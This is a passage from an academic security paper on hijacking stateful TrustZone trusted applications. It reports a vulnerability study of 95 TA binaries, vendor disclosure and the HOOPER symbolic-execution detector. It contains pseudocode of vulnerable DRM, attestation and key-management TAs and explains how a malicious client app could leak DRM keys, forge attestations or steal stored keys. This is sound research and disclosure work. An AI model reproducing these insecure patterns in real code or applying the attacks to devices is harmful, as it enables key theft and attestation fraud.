


Figure 2: Stateful TA attacks

victim CA sends data to stateful TA API, the attackers can trick the TAs into providing it from the location where it maintained (e.g., TA memory or resource). This data can be leaked until it is overwritten, either through CA requests or due to other factors (e.g., TA process termination, resource failure, etc.).

Data compromise. Storing data across multiple CA requests in the Secure World protects it against Normal World access, but presents opportunities for malicious CA's to compromise it through HPE attacks. The (B) and (E) data flow illustrate the process in which a victim CA data stored or persisted across invocations can be altered by attackers before it is read back by the victim. In order to corrupt a target CA's data, the malicious CA needs to time its malicious request to execute between the victim CA's requests. Thus, in contrast to HPE data leakage attacks, data compromise through HPE is restricted to a narrower timing window.

While handling CA requests, sometimes stateful TAs store data (e.g., CA provided keys, CA verification results, etc.) in global variables in order to optimize the processing of further CA requests. Even if this data is never provided to CAs, compromising it can alter all subsequent CA request handling. For example, by overwriting cached encryption or signing keys in the Secure World, attackers can ensure that future data encryption or signing performed using the respective keys can be easily undone. Similarly, by overwriting decryption keys attackers can trick CAs into using attacker generated information in their operations, leading to data compromise. In consequence, compromising certain critical ("key") information (e.g., encryption, signing or decryption keys) can enable attackers to achieve both data leakage and compromise.

Cryptographic oracles. Some stateful TA API exposed can be leveraged by attackers even without leaking or compromising data in the TA memory or TA controlled external resource. Instead, the attackers can achieve their goals by just timing their attacks to leverage a specific state of their targeted TAs. For example, cryptographic keys maintained across multiple CA requests can be used by attackers for encrypting, decrypting or signing data on their behalf. We will refer to such TAs vulnerable to such attacks as cryptographic oracles. Data flow (C) presents an example of how a decryption key, stored in a TA session could be used by a malicious CA to decrypt data, including those ciphertexts belonging to the victim. Data flow (F) shows the same scenario in the case of keys persisted in Secure World storage.

In order for a TA to expose an API that can be used as a cryptographic oracle, the following conditions must be met:

1. A CA provides a cryptographic key to a TA.
2. The TA stores the key in TA memory or external storage.
3. The TA uses stored key to encipher CA provided data.

Opposed to the data leak and compromise attacks, to abuse these cryptographic oracles, the attackers need to perform an extra step. For decryption oracles, the attackers require a method to retrieve the target CA's encrypted data, while for encryption they need to find a way to inject their encrypted payload into the storage used by the CA (e.g., memory, flash drive, etc.). In the case of signing oracles, attacker signed data is usually used to impersonate the CA in communications with local or remote entities.

4 Results

Most TrustZone-enabled commercial devices run under either a QSEE, Kinibi or Teegris TZOS [12]. In this section we present a study of the susceptibility of TAs operating under these three TZOSes to HPE attacks and show that several of these TAs contain HPE-enabling vulnerabilities.

4.1 Evaluation Approach

For our investigation we have extracted TA binaries from the newest TrustZone-enabled mobile devices running each TZOS. We have separated the TA binaries found in Kinibi(26)-, QSEE(38)- and Teegris(31)-based devices into seven categories, based on an analysis of their functionality. Each category corresponds to the main functionality exposed through APIs by each analyzed TA. For example, Attestation TAs provide functions for creating attestation tokens, while Hardware Driver TAs are in charge of communicating with security-sensitive I/O devices. A total of 95 TA binaries were extracted on June 2019, each representing the latest version of a TA executing under one of the three TZOSes.

For approximately two months, two engineers manually analyzed each TA binary using IDA Pro [8] and reported any vulnerabilities that could enable HPE attacks. Each vulnerability has then been examined further by investigating TA and CA logic in order to determine how attackers can exploit them. The results of this analysis are presented in Section 4.3. A total of 23 vulnerabilities that enable HPE attacks have been identified (Kinibi-eight, QSEE-eight, Teegris-seven. These vulnerabilities have been identified in DRM, Key Management and Attestation TAs, which typically are either multi-tenant TAs or rely on data persisted across multiple CA sessions (either in Secure World storage or as ciphertext files on the flash drive). The other categories are typically do not perform substantial CA resource management and thus did not receive much scrutiny.

4.2 Disclosure and Vendor Response

All issues covered here were reported to the device vendor upon discovery between July 2019 and January 2020 under NDA. A final report was provided in February 2020, which included several bugs outside the scope of this paper (failure to clear keys from memory and errors when parsing secure objects). While prioritization and triage are at the vendor's discretion, their response strategy can be outlined as follows. For issues that can be addressed by modifying a single TA, (CWE-639 and CWE-862) fixes will be deployed via FOTA update. For semantic gap issues, the vendor is planning on modifying the Normal World kernel to do access control at the granularity of CA/TA pairs. This will substantially reduce the attack surface for multi-tenant TAs. We explore the full possibilities of such an approach in Section 6.5.

4.3 Discovered Vulnerabilities

Table 1 presents the breakdown of the TA categories analyzed for each vendor, indicating how many TAs have been found to contain at least one vulnerability in each category.

Table 1: Vulnerable TA summary table.
Vulnerable TAs identified / Total TAs examined.

TA Category	Kinibi	QSEE	Teegris
DRM	2 / 2	2 / 7	1 / 2
Key Management	3 / 10	3 / 11	3 / 12
Attestation	3 / 3	3 / 3	3 / 3
Hardware Drivers	0 / 1	0 / 3	0 / 5
Device Integrity	0 / 2	0 / 4	0 / 3
Authentication	0 / 6	0 / 5	0 / 3
Utility	0 / 2	0 / 5	0 / 3
Total	8 / 26	8 / 38	7 / 31

We have discovered instances of 3 types of vulnerabilities in the TAs examined, which facilitate HPE attacks:

a. CWE-639: Authorization Bypass Through User-Controlled Key (Auth-Bypass): present in multi-tenant TAs employing low entropy assignments of CA session identifiers.

A guessable session ID enables malicious CAs to obtain access to data stored in sessions maintained by the TA for CA communication in the Secure World and leak or compromise the data within. This data can include sensitive CA information (e.g., cryptographic keys, passwords, user information). Section 4.4.1 presents an example of how an instance of this vulnerability can be leveraged in order to obtain data necessary to bypass DRM license restrictions.

b. CWE-862: Missing Authorization (Missing-Auth): encountered when CA provided information is kept by multi-tenant TAs in global variables across multiple CA requests, without isolation mechanisms (e.g., session management).

c. CWE-732: Incorrect Permission Assignment for Critical Resource (Storage-Hijacking): vulnerability discovered when CA provided information is stored by TAs in TZOS provided resources that lack fine-grained access control. In contrast to Auth-Bypass and Missing-Auth, this vulnerability is not specific to multi-tenant TAs.

Table 2 shows a summary of the vulnerabilities discovered in each TA binary categories extracted from each vendor. Instances of vulnerabilities Auth-Bypass and Storage-Hijacking have been discovered in TA binaries running under all

examined vendors, while Missing-Auth instances have only been discovered in TA running under Kinibi and QSEE. Under Teegris, all TAs are either configured as multi-tenant TAs and manage CAs through sessions or are configured as *Multi Instance Trusted Applications* [10] and only accept connections from a single tenant.

For each vulnerability discovered, we have studied how it can be exploited from a compromised CA. Table 3 shows a breakdown of different HPE attacks vectors that each vulnerability enables. Even though we have not identified any CA data leakage or compromise through Auth-Bypass, our results indicate that all HPE attack vectors described in Section 3 are possible using any of these vulnerabilities. We have examined each vulnerability discovered and studied how it can be exploited from compromised CAs.

Finally, Table 4 summarizes every HPE attack identified in binaries analyzed from each TZOS. These attacks can be performed through one or more HPE vulnerabilities depicted in Table 2. For example, as presented in Section 4.4.2, an Attestation TA could provide a signing oracle through both a Missing-Auth and a Storage-Hijacking vulnerability. Additionally, every one of those vulnerabilities enable one or more HPE attacks. For example, an Auth-Bypass vulnerability inside a DRM TA can enable all five classes of HPE attacks, depending on the TA provided functionality.

4.4 Vulnerability Case Studies

In this section we examine three representative reverse-engineered TA code snippets that contain real-world vulnerabilities. For each code snippet, we describe the vulnerabilities they contain, and show how they can be exploited by attackers. Case A describes how DRM protected content can be leaked through either a Auth-Bypass or Missing-Auth vulnerability. Case B presents how a how a Missing-Auth and Storage-Hijacking enable attackers to trick TAs into forging attestations. Finally, Case C presents how Storage-Hijacking vulnerabilities inside Key Management TAs can be used to obtain or alter the keys within.

4.4.1 Case A: Accessing DRM-protected content

A DRM service relies on TAs to establish secure communication channels with authorized TrustZone-enabled devices. The TA is provisioned by the DRM service with a set of cryptographic keys that can be used to decrypt protected content. We refer to these TAs as **DRM TAs**. Each DRM TA is responsible for providing access to decrypted content only to authorized CAs and ensuring the decryption keys are never leaked to the Normal World.

Listing 1 presents the basic logic present in a multi-tenant DRM TA, which is used to provide DRM-protected content to several CAs. Lines 1-25 contain the logic used for managing multiple CA sessions. Lines 27-38 present the functions `load_key` and `decipher_text`, which contain the logic for loading keys into CA sessions and using the respective keys to decrypt copyrighted content on behalf of CAs.

A CA receives a session ID from the DRM TA by calling `open_session`. The CA provides the session ID on all subsequent calls to the TA. Upon each call, the TA looks up the appropriate session via `get_session`, which searches the global map, sessions, for the provided session ID.

To play protected content, the CA receives an encrypted key from the DRM service, which it will load into the TA using the `load_key` function. This key is decrypted by the DRM TA using a manufacturer provided DRM TA unique key and stored inside the CA's session. Once the decryption key is loaded in the CAs session, the CA can request the TA to decrypt DRM-protected content by calling the `decipher_text` function.

```
1  Context struct {
2    int session_id;
3    int key[128];
4  };
5
6  /* global variables: */
7  int unique_id;
8  Context sessions[100];
9
10 void open_session
       (CA_struct input, CA_struct output) {
11     context = allocate_context_memory();
12     /* Deterministic session id assignment*/
13     context.id = ++unique_id;
14     sessions.add(context);
15     output.session_id = context.id;
16     }
17
18 /* TA-private method. Not exported. */
19 int get_session(session_id){
20     for id in range(1, 100) {
21         if (id == session_id)
22             return sessions[id];
23         }
24     return error;
25     }
26
27 void load_key(CA_struct input) {
28     Context
        current_ctx = get_session(input.session_id);
29     /* Decrypt using device unique key */
30     current_ctx.key = unwrap(input.encrypted_key);

31     }
32
33 void decipher_text
       (CA_struct input, CA_struct output) {
34     Context
        current_ctx = get_session(input.session_id);
35     /*Decrypt provided cipher text using key
36     stored in context and return result */
37     decrypt(current_ctx
       .key, input.ciphertext, output.plaintext);
38     }
```

Listing 1: Vulnerable DRM TA code

The code presented in Listing 1 contains two attack vectors that malicious CAs can use to decrypt DRM content:

(1) The session management code contains an Auth-Bypass vulnerability. First, the `get_session` function allows a malicious CA to use the key within session for the `load_key` and `decipher_text`, provided it can provide its corresponding session id. Second, the `open_session` function generates session identifiers using a monotonically increasing function

Table 2: Vulnerabilities identified inside TAs extracted from each TZOS. For each TA category row, we present the number of unique vulnerabilities identified in TA binaries, grouped by CWE type.

TA Category	Kinibi			QSEE			Teegris		
	CWE 639	CWE 862	CWE 732	CWE 639	CWE 862	CWE 732	CWE 639	CWE 862	CWE 732
DRM	1	4	3	1	4	3	1	0	1
Key Management	0	0	6	0	0	6	0	0	6
Attestation	0	1	8	0	1	8	0	0	8
Total	1	5	13	1	5	13	1	0	13

Table 3: Vulnerability impact breakdown.

HPE attack	All TZOSes		
	CWE-639	CWE-862	CWE-732
Data leakage	0	4	21
Data compromise	0	4	15
Decryption oracle	9	2	9
Encryption oracle	3	2	9
Signing oracle	6	2	15
Total	18	14	69

at Line 13. This enables attackers to guess a victim CA's session id in a reasonable time by trying to decipher texts using random session ids between 1 and 100.

(2) A Storage-Hijacking vulnerability is present in the `load_key` function. On Line 30, the DRM TA loads the decryption key inside the CA's session by decrypting it from a CA provided ciphertext. This enables a malicious CA to load other CA decryption keys inside its own session, provided it possesses the respective key's ciphertext. Section 6.1 details how attackers can obtain ciphertexts containing victim CA's keys from the Normal World filesystem.

Under Auth-Bypass, the attackers have to wait for a victim CA to load the key in its session and then obtain access to the key by guessing the corresponding session id. Once the key is loaded, the attacker can decrypt protected content until the victim CA asks the TA to close its session. In contrast, once an attacker obtains a victim's ciphertext, the Storage-Hijacking vulnerability allows it to use the key inside at any time.

4.4.2 Case B: Forging device attestation

Attestation TAs provide a signed attestation blob that acts as a proof of device identity and low-level software integrity. Typically, the attestation blob is provided to external services as proof of the identity and integrity of the device. The attestation TA accesses measurements of the bootloader, TZ and kernel that ran when the device was powered on. All of this information is collected into an attestation blob, along with additional configuration information.

The attestation blobs are signed using attestation keys generated by remote parties. These keys are provided to device manufacturers, which encrypt them using an Attestation TA unique key and store them inside the Normal World filesystem. These blobs should only be signed by Attestation TAs running on uncompromised devices and provide reliable information regarding the device's identity to remote parties.

Listing 2 presents an overview of how an Attestation TA generates and provides attestation blobs to CAs. A CA first initializes the TA by providing an attestation key ciphertext to the `init_attestation` API. After verifying the device's integrity, this API unwraps (decrypts) the key into a global variable. Once the TA is initialized, the CA can call the `sign_attestation_data` API in order to ask the TA to generate attestation data from a CA provided International Mobile Equipment Identity (IMEI) and Media Access Control address (MAC) sign it using the key stored inside the global variable.

```
1  /* global variable: */
2  int attestation_key[128];
3
4  void init_attestation(CA_struct input) {
5      if (device_integrity_intact()) {
6          attestation_key = unwrap(input.
       encrypted_key); {
7      }
8  }
9
10 void sign_attestation_data
       (CA_struct input, CA_struct output) {
11     attestation_data
       = generate_attestation(input.IMEI, input.MAC);
12     output
        = sign(attestation_key, attestation_data);
13 }
```

Listing 2: Vulnerable Attestation TA code

Two vulnerabilities can be observed in Listing 2's code:

(1) The `sign_attestation_data` API assumes that a CA has to call the `init_attestation` API in order to provide the key used for signing attestation data. However, this assumption is only valid in single-tenant TA instances. In multi-tenant TA instances, this code contains a Missing-Auth vulnerability, which enables malicious CAs to sign attestation data using keys installed by other CAs.

(2) A Storage-Hijacking vulnerability is present in the `init_attestation` API. This decryption logic used at Line 6 enables a malicious CA to trick the TA into installing another CA's attestation key in the global variables, provided they can obtain the corresponding key's ciphertext. Section 6.1 details the process of obtaining this ciphertext. This vulnerability affects both single-tenant and multi-tenant Attestation TA instances.

Using either vulnerability, a malicious CA can use a victim CA's attestation key to sign attestation blobs containing the IMEI and MAC of another, compromised device. These blobs can then be moved onto the compromised devices. This

Table 4: HPE-attack vectors identified in each TZOS. For each TA category row the columns present HPE attack vectors identified through one or more HPE vulnerabilities. Multiple HPE attack vectors also stem from a single vulnerability.

	TA Category	HPE attack					
		Data leakage	Data compromise	Decryption oracle	Encryption oracle	Signing oracle	Total
Kinibi	DRM	2	2	3	2	2	12
	Key Management	3	3	0	0	0	6
	Attestation	1	0	2	1	5	9
QSEE	DRM	2	2	3	2	2	12
	Key Management	3	3	0	0	0	6
	Attestation	1	0	2	1	5	9
Teegris	DRM	2	2	2	1	2	9
	Key Management	3	3	0	0	0	6
	Attestation	1	0	2	1	5	9

enables any application running on the compromised device to circumvent remote attestations by spoofing the victim CA's identity using the previously generated attestation blob. The applications would appear to the remote party as the victim CA running on the uncompromised device.

4.4.3 Case C: Leaking & altering other CA keys

We refer to TA's designed to protect CA provided information from unauthorized Normal World access as **Key Management TAs**. These TAs are typically responsible for generating key material, protecting it on behalf of the CAs and using it to perform cryptographic operations (e.g., encryption, decryption, signing) inside the Secure World. Most also enable CAs to provide them with keys for safekeeping, allowing them to retrieve them when needed.

Listing 3 presents two APIs provided by such a Key Management TA. A CA can request the TA to protect its cryptographic keys using the `store_key` API and retrieve them back when needed using the `load_key` API.

```
1 void
      store_key(CA_struct input, CA_struct output) {
2     output.encrypted_key = wrap(input.
      plaintext_key);
3     }
4 }
5
6 void load_key(CA_struct input, CA_struct output) {
7     output.plaintext_key = unwrap(input.
      encrypted_key);
8 }
```

Listing 3: Vulnerable Key Management TA code

The TA has to persist the received keys for an undefined amount of time. Thus, the keys cannot be maintained in memory, where they would be lost when the TA process is killed or the device is rebooted. Instead, the Key Management TAs uses the `wrap` function at Line 2 to encrypt keys received from the CA using a Key Management TA-specific key and provides the resulting ciphertext back to the CA, relying on the CA to maintain it on the flash drive until needed.

In the intended scenario, a CA's key integrity should be maintained inside the Normal World filesystem and only the respective CA should be able to recover it using the `unwrap` function exposed by the TA as the `load_key` API. In practice, each API in Listing 3 contains a Storage-Hijacking vulnerability that enables performing an HPE attack:

(1) The `load_key` API decrypts at Line 7 any CA provided ciphertext, without verifying if the respective CA should be allowed to access the contents within. This API enables a malicious CA to obtain the keys within any Key Management TA-generated ciphertext, provided they have permissions to read its corresponding file.

(2) The `wrap` function used by the `store_key` API at Line 2 enciphers any CA provided data using the same Key Management TA-specific key. A malicious CA can use this API to replace CA ciphertexts with its own enciphered keys, provided it has permissions to alter the ciphertext files.

Depending on the key's purpose, vulnerability (1) can enable attackers to sign or encrypt data using a victim CA's key or decipher any CA encrypted information. Similarly, vulnerability (2) can be used to trick CAs into performing their own cryptographic operations using attacker provided keys.

Similar vulnerabilities have been discovered inside Key Management TA that rely on RPMB protected storage to protect CA provided keys. A key difference is that instead of providing the ciphertext to the CAs, these TA's rely on the TZOS to write and read chunks of RPMB blocks. The vulnerabilities inside these TAs stem from the reliance of data inside RPMB storage, which is only protected by a coarse-grained access control. Under this access control, malicious CAs can use the Key Management TA APIs to leak or modify keys stored inside RPMB storage, without even requiring access to their ciphertexts.

5 HOOPER: Automating HPE detection

TA API interface security is not uniform across all devices. Even devices operating under the latest TEE coding standards specified in the GlobalPlatform's *TEE Internal Core API Specification* [10] contain TAs vulnerable to HPE attacks. Moreover, mobile devices are not patched uniformly, so some run older TA versions that might be still vulnerable to such attacks. Inspecting all deployed TAs on all devices requires either the development of automatic HPE attack detection tools or manually inspecting each TA binary version manually.

In this section, we present the design of HOOPER, an angr [28]-based tool designed to detect the HPE categories presented in Section 3. HOOPER uses symbolic execution to locate paths where CA data is persisted across invocations. Figure 3 illustrates the HOOPER's analysis process. This analysis consists of three phases:

Phase 1: Track TA's internal handling of CA provided data though each of its execution paths. At the end of this process, a set of path semantics is obtained. These path semantics capture all events in which CA data is stored in TA memory, external resource or information loaded within these locations is returned CAs.

Phase 2: Identify potential flows of CA data across multiple TA execution paths by analyzing cross-invocation data flows through TA global variables and external resources.

Phase 3: Analyze the obtained CA data flows, identifying the sequences of TA API invocations that lead to TA data processed data to be leaked or corrupted.

The rest of this section details the inner-workings of each described phase and how they were implemented to analyze TA binaries under the Teegris TZOS.

5.1 Phase 1: Inner-invocation data flows

Phase 1 identifies execution paths that write or read CA data to or from global namespaces. This implies that first we have to identify how TAs receive data from CAs and then emulate its processing. Data can be passed to TAs from the Normal World only though a set of standardized API interfaces. These API interfaces only allow TAs to send or receive data through a set of predefined input/output buffers. Tracking CA data received by TAs implies first marking the TA API's input buffer contents at the beginning of each CA request processing.

To simulate all possible processing of CA data, we symbolize the data within TA API input buffers and provide it with a semantically meaningful name, indicating the respective data represents data provided by the CA. We then build our analysis on top of the angr [28] symbolic execution engine to simulate its processing.

The names placed on symbolic data are preserved during the symbolic execution of TA binary code, propagating automatically through arithmetic operations. However, TA instances also rely on external functions (e.g., kernel APIs, IPCs) and libraries in their data processing flows.

As it is impractical to symbolically execute all library and IPC dependencies of a given TA, we leverage angr's simulated procedures (SimProcedures) as lightweight replacements. To ensure that semantically meaningful symbols are preserved, we carefully construct the SimProcedures to propagate the input symbols to the output. For example, the SimProcedure for AES encipherment performs no cryptography on symbolic data, as this can lead to constraint explosion. Instead, it produces a symbolic ciphertext consisting of new symbols that inherit names derived from the plaintext input's symbols.

For each execution path, we record path semantics corresponding to (1) data being written to TA global variables, external resources and TA API output buffers; (2) data being read from TA global variables and external resources; (3) data used as keys for cryptographic operations.

The path semantics of the recorded events pertaining to CA data or uninitialized global variables are then forwarded for further processing.

5.2 Phase 2: Cross-invocation data flows

In the second phase, we identify data that flows across sequences of TA API invocations. For example, during an API invocation data might be stored in a global variable. This global variable could then be read and used during a subsequent API invocation.

The path semantics recorded during Phase 1 provide the required information that enable identifying these cross-invocation data flows, missed during symbolic execution. Each path semantic retains the execution path, data being read/written and its size alongside with the source of data reads and data write destinations.

In this phase, HOOPER correlates read/write pairs of semantic paths. Figure 4 illustrates the 2 types of data matching performed in this phase: (1) every data copied into global variables on one execution path is paired with all uninitialized reads from the respective global variable, encountered on the other execution paths; (2) any data provided to a TZOS storage location (e.g., RPMB block) on one execution path is paired with all attempts to read data from the respective TZOS storage location encountered on other execution paths.

At the end of the second phase the detection tool produces a set of paired execution paths, each representing an API call. These paths are linked together by the data flowing between them. For example, in Figure 4 the path writing data into X is linked together with the paths reading from X. Similarly, the paths loading and storing Y are paired together.

5.3 Phase 3: Identifying exploitable TA execution data flows

In this phase the execution paths paired during Phase 1 are examined for the HPE attacks detailed in Section 3.3. For each pair, the CA data provided as input is tracked and the HOOPER determines if this information can be used for performing HPE attacks using two rules: (1) Data leakage or compromise: CA data read during one execution path flows through other execution paths back to the CA unencrypted. (2) Cryptographic oracle: CA data read during one execution path is used in other execution paths as the cryptographic key for decrypting, signing or encrypting CA information.

Information maintained inside the TA binary (e.g., TA configuration) is used to prune out any execution paths that cannot be reproduced on real devices. For example, under Teegris and Kinibi, the execution paths paired through global variables have to be discarded in the case of single-tenant configured TAs. Such TAs would not be to multi-tenancy related vulnerabilities.

At the end of this phase, the set of execution paths that can be used as cryptographic oracles or enable either data leakage




Figure 3: Automatic stateful TA vulnerability detection process




Figure 4: Detecting cross-invocation data flows

or compromise are reported along with their constrained and input required to reproduce the attack vector.

5.4 HOOPER Implementation Details

The total codebase of HOOPER consists of 5088 LOC, 1324 of which corresponds to emulating Teegris specific functionality, including CA input data modeling and TZOS provided APIs as SimProcedures. We implemented 71 SimProcedures to emulate 68 external library calls and three intractable methods encountered that caused state explosion. Note that the majority of Teegris-specific code was pre-written for a different memory-safety analysis.

Four TA storage methods discovered to be available under Teegris: **Global variable**, **Persistent Objects**, **Secure Objects** and **RPMB blocks**. The later three are all accessed through TZOS APIs and thus have been SimProcedures. Each corresponding SimProcedure collects the path semantics and details regarding the operation performed. For example, when an execution path writes to an RPMB block, the corresponding SimProcedure collects details regarding the data written, its length, the RPMB block offset and basic blocks leading to this operation. In the case of global variables, reads and writes Global variable data read and write semantics are tracked by hooking a set of logging methods into operations performed on the .bss ELF segment mapped into memory. These logging methods also collect similar path semantics details.

By tracking the start and end of each data read and written, HOOPER identifies each cross-invocation data flows. Cross-invocation data flows are represented as the data contained within the intersection of bit arrays written with bit array read. For example, an execution path that writes ten bits on RPMB at offset 50 is only paired with those reading any data from the RPMB blocks between 50 and 60 and others that read from other storage or from RPMB blocks outside this range. Once all the cross-invocation flows are identified, their corresponding paths are pruned using the process described in Phase 3 and the remaining paths are signaled as enabling a type of HPE, based on the operation performed.

5.5 HOOPER Evaluation

Teegris binaries are analyzed using our symbolic analysis tool HOOPER. Tracking cross-invocation data flows enables HOOPER to identify data leakage, compromise and the various cryptographic oracles directly, instead of identifying potential HPE vulnerabilities. Moreover, the execution paths leading to each are provided for analysis and can be used to easily reproduce the identified attacks. As a result, the manual analysis time of four weeks can be reduced to 24 hours for vulnerabilities reachable through symbolic execution.

In the case of each binary, the TZOS APIs are simulated using symbolic procedures and HOOPER is configured to track CA information through the TAs execution. For each Teegris binary, HOOPER is configured to run for twenty-four hours or until it cannot find any new execution paths in ten minutes. An overview of the vulnerabilities found using HOOPER is presented in Table 5.

False Positives. HOOPER does not report any false positive HPE attack during the 24 hour experiments. This is due to two main reasons. First, legitimate data sharing between CAs via TA APIs is not exceedingly common. During our manual analysis, we identified one case not reached by HOOPER where data

is intentionally shared between CAs. Specifically, at boot time, a CA saves a set of secure boot flags using a Utility TA, which provides a read-only API for these values. Had HOOPER reached this case, it would have constituted a false positive.

The second reason for the lack of false positives is that most multi-tenant TAs that maintain session data exhibit either CWE-639 or CWE-862, and thus are unable to securely isolate data to a given session. Any inter-invocation flows found by HOOPER in such a TA would be true positives. For multi-tenant TAs with proper session handling, HOOPER will either need to be made aware of the session semantics, or it will exhibit some false positives. However, manually analyzing a relatively small set of false positives is still preferable to a full manual analysis in the absence of the tool.

False Negatives. All nine Attestation TA HPE attack vectors are signaled by the tool. In the case of Key Management TAs, two out of six HPE attacks are signaled. Four of the HPE attacks identified manually are not reported by HOOPER because Phase 1 does not record their corresponding path semantics. A series of path explosions during symbolic execution leads to missing these semantics. Path explosions represent an inherent limitation of symbolic execution which occur when the number of feasible paths grows exponentially.

In the case of one Key Management TA, the path explosion occurs during the exploration of a large number of complex TA functions. This path explosion is generated once the symbolic execution start exploring arbitrary one of the 23 API functions present inside this binary. Most of these functions perform cryptographic transformations (e.g., encryption, decryption, integrity verification) on symbolic data corresponding to CA input and RPMB stored information. The two vulnerabilities we have identified manually inside this TA are at the bottom of two such functions. In order for HOOPER to identify these vulnerabilities, both functions have to be completely explored during Phase 1. In our 24 hour window experiments, the complex functions containing the vulnerabilities have not been reached, leading to one data leakage and one data compromise false negative.

